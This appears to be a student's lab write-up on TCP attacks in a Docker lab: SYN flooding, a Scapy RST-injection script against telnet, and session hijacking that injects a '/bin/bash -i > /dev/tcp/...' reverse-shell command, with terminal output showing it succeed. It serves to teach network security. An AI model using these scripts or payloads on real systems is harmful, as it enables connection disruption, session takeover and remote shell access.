Task 1: SYN Flooding Attack

There are 3 interesting parameter managed by the OS that control the SYN Flooding attack:
<1 > net.ipv4.tcp_syncookies → that tells if the syn cookie security mechanisms are active or not in the OS.
<2> net.ipv4.tcp_max_syn_backlog → is the queue that say how many active connections our server accept simultaneously
<3> net.ipv4.tcp_synack_retries → this parameter tells how many times the OS has to retry to send the syn-ack packet before to forgot to try to establish a connection

If <1> is disable(set to 0) a SYN Flooding attack is possible
A little queue in <2> makes it easy for an attacker to succeed a SYN Flooding attack.
Much more retries we provide in <3> much easier for an attacker is to succeed with a SYN Flooding attack.

Task 1.1 Launching the Attack Using Python

How many instances should you run to achieve a reasonable success rate?

To improve the packets sent to the docker machine we can open multiple instances of the tool in different terminals.
To be able to succeed in this attack will be 6 istance opened.
The number of terminals can change based on the number of <3>.

Task 1.2: Launch the Attack Using C

Compiling the C program and running it, it is simple to view using wireshark that the amount of packets sent to the victim machine are much more. This causes the attack to succeed only using one instance of the program compared to the python version using scapy framework.

Task 1.3: Enable the SYN Cookie Countermeasure

The activation of the SYN Cookie method completely mitigates the SYN Flooding attack. This is due to the fact that now the server does not reserve the space ‘till the client sends back the response to the SYN-ACK, so ‘till when the client sends a ACK packet. The syn-cookie method is a sort of challenge that a server sends to the client to increase the computation on the client side. The server

reserves the space for the open TCP connection only at the end of the handshake.

Task 2: TCP RST Attacks on `telnet` Connection

```python
from scapy.all import *

host1 = "10.9.0.5"
host2 = "10.9.0.6"
dstPORT = "23"
interface = "br-08174a224f46"

def do_rst(pkt):
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
        tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,flags=0x14, seq=pkt[TCP].ack, ack=pkt[TCP].seq+1) # 0x14 = 20 --> RST/ACK
        pkt = ip/tcp
        send(pkt,verbose=0)
sniff(iface=interface, filter='host ' + host1 + ' and host ' + host2 + ' and port ' + dstPORT, prn=do_rst)
```

This is the code to succeed doing TCP RST Attack on telnet connection.

Firstly, we set the two host variables that contain the ip addresses and a variable containing the desired port, in this case 23, the port of the telnet connection server. We also set inside the sniff function the correct interface in which we want to check the traffic.

Secondly, we create a sniff rule to intercept the desired traffic. Then we pass the packet to a function that will be activated only in case of a match with the rule predefined. Inside the function will be create a new packet to send to a victim machine in order to break the TCP connection. The important parameters here are flag=0x14 that is representing the RST flag in TCP packets. Sequence number for the new spoofed packet will be the acknowledgement number of the sniffed packet. Acknowledgement number for the spoofed packet will be the sequence number incremeted by one of the sniffed packet.

The following screen represents the result of launching the script attack and trying from host 10.9.0.6 to establish a telnet connection to 10.9.0.5.

```
root@0fdcbe51b9fc:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2d6ff543ee5a login: Connection closed by foreign host.
root@0fdcbe51b9fc:/#
```

It is easy to see that the connection will be closed when the spoofed packet reaches the victim host.

Task 3: TCP Session Hijacking

Here is the code to create a TCP Session Hijacking in an automatic way. It is only necessary to specify the port and the interface as variables.

Pass to sniff function the interface variable and define a filter sniffing traffic on port 23, when this rule matches, activate a predefined function called do_hijack().

This function creates a new spoofed packet with spoofed sequence number and acknowledgement number, the flag in this TCP packet has to be 0x18, it means ACK+PSH(psh is necessary in telnet application).

The Raw command passed to the telnet server in the spoofed packet creates a new file in /home/seed.

We open up a telnet connection from the victim 10.9.0.5 to the server 10.9.0.6 and log in as seed user.

```
❯ docker exec -u seed -it victim-10.9.0.5 bash
seed@2d6ff543ee5a:/$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0fdcbe51b9fc login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.13.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 16 07:44:34 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/5
seed@0fdcbe51b9fc:~$ s
```

Now we can start the hijacking.py script


```
❯ sudo python3 hijacking.py
```

We can see that a file that was not present to the server magically appears, this is due to the TCP Session Hijacking Attack.

```
seed@0fdcbe51b9fc:~$ cat /home/seed/malicious_file.txt
cat: /home/seed/malicious_file.txt: No such file or directory
seed@0fdcbe51b9fc:~$ cat /home/seed/malicious_file.txt
malicious content
seed@0fdcbe51b9fc:~$
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

Here is a Flow Diagram that shows the flow of the attack(it uses different ip addresses, due to the fact that I used it in a different project).



Here are three screenshots that illustrate the code to automate and succeed in a TCP Session Hijacking Reverse Shell Attack.

We create three variables:

- interface → the name of the interface where to sniff the packets
- dstPORT → the number of port where we want to sniff the packets
- dest_record → a dictionary where we count how many packets we received by a certain host

home > matteo > Documents > nextcloud > Universita >

```
1  from scapy.all import *
2
3  interface = "br-08174a224f46"
4  dstPORT = "23" # telnet port
5
6  dest_record = {}
```

Here we define the function that will be invoked by the sniff function when a match for the filter occurs.

We check if the IP of the host is already in the dictionary, if not we put it inside; else:

- if it is already inside, we check if the value associated to this ip is less than zero, in this case it means that we have just performed the attack and we have nothing to do more.
- In case this value is less than 50 we increment and we wait for a new packet. → this procedure is necessary to allow the user to login into telnet [we can also hijack a TCP connection without a login in the telnet program, but in this case is fundamental the login of the victim. Instead, if we hijack before the login, the program will be ask to us the password for the user(that we do not know)]
- If we are not in the first two cases, we are in the case with more than 50 packets counted. Now we wanna check if there is some content inside the packet, if the packet is not empty we could have a problem during the hijack.

At the end we prepare a new packet, that is the one that the server is expecting. With a modified flag for the TCP packets (0x18 that is ACK and PSH → push is necessary due to telnet has to push directly at the application level all the data that receive in the TCP connection).
Important is to also change the sequence number and the acknowledge number as we did for the spoofed packets in Task 2.
Fundamental to succeed in the creation of the reverse shell is to put a malicious command into the Raw stack of the packet(payload).
\r\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n


This command creates a shell in iterative mode, redirect the output to the socket 10.9.0.1 on the port 9090 and redirect also the file descriptor of the standard output to the file descriptor of the standard input(**0<&1**) and also redirect the file descriptor of the standard error to the file descriptor of the standard output(**2>&1**).

```python
def do_hijack(pkt):
    print(pkt[IP].dst)
    key = pkt[IP].dst
    if key not in dest_record:     # freshman
        dest_record[key] = 0
        return
    else:
        if dest_record[key] < 0:   # prior victim [we have just perform the attack]
            return
        if dest_record[key] <= 50: # wait for logging
            dest_record[key] += 1
            print(dest_record[key])
            return
            # inside this fields we have the number of "WORDS" and a word is 32bits = 4 byte. Since 8bits is 1 byte.
            # So a header 5 words long is 20 bytes and a 15 words header is 60 bytes.
        if 4*pkt[IP].ihl+4*pkt[TCP].dataofs != pkt[IP].len:  # exist content (we wait till the packet.data is empty to will not have problem during the hijacking)
            # IP PACKET
                # Internet Header Length (IHL)
                # The IPv4 header is variable in size due to the optional 14th field (options).
                # The IHL field contains the size of the IPv4 header, it has 4 bits that specify the number of 32-bit words in the header.
                # The minimum value for this field is 5, which indicates a length of 5 × 32 bits = 160 bits = 20 bytes. As a 4-bit field,
                # the maximum value is 15, this means that the maximum size of the IPv4 header is 15 × 32 bits = 480 bits = 60 bytes.

            # TCP packet
                # dataofs data off set
                # is the length of TCP header.
                # The purpose of the data offset is to tell the upper layers where the data starts.
                # the TCP header can be anywhere from 5-15 words long. So you need to know where the header ends and the data begins.

                # the word unit is defined as 32 bits.
                # Since 1 byte = 8 bits, a word is 4 bytes.
                # So a header 5 words long is 20 bytes and a 15 words header is 60 bytes.
            print(pkt[IP].ihl, pkt[TCP].dataofs, pkt[IP].len)
            return
        else:
            dest_record[key] = -1   # attack

    ip = IP(id=pkt[IP].id+1, src=pkt[IP].src, dst=pkt[IP].dst)
    tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
              seq=pkt[TCP].seq, ack=pkt[TCP].ack, flags=0x18) # 0x18 = 24 --> ACK/PSH
    raw = Raw(load='\r\n/bin/bash -i  > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n')
    pkt = ip/tcp/raw
    # ls(pkt)
    send(pkt, verbose=0)
    print('attacked', key)
```

This screenshot shows the invocation of the sniff function passing the correct interface where to sniff the packets, the filter that is saying to sniff all the packet with destination port 23 and when it matches some packets to activate the do_hijack function.

```python
sniff(iface=interface, filter='dst port ' + dstPORT, prn=do_hijack)

```


In our attacker machine we can start the reverse_shell_hijack.py script and also start in a new terminal a netcat session listening on port 9090.



In a victim machine we can establish a connection with the telnet server and login.

```
root@0fdcbe51b9fc:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2d6ff543ee5a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.13.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@2d6ff543ee5a:~$ ls
seed@2d6ff543ee5a:~$ ls
seed@2d6ff543ee5a:~$ lslslslllslslslslslsl
```

After our attacker script counts more than 50 packets sent, the network starts to hijack the connection and open a reverse shell.



We can see that the netcat program listening on port 9090 now has open a shell and to verify it we print out the network interfaces and we can see that the ip address on eth0 is 10.9.0.5, the machine of the victim.

```
seed@matteo-XPS-15-9500:/$ nc -l 9090
seed@2d6ff543ee5a:~$ ls
ls
seed@2d6ff543ee5a:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 210  bytes 22232 (22.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 98  bytes 8465 (8.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 1407 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1407 (1.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

seed@2d6ff543ee5a:~$
```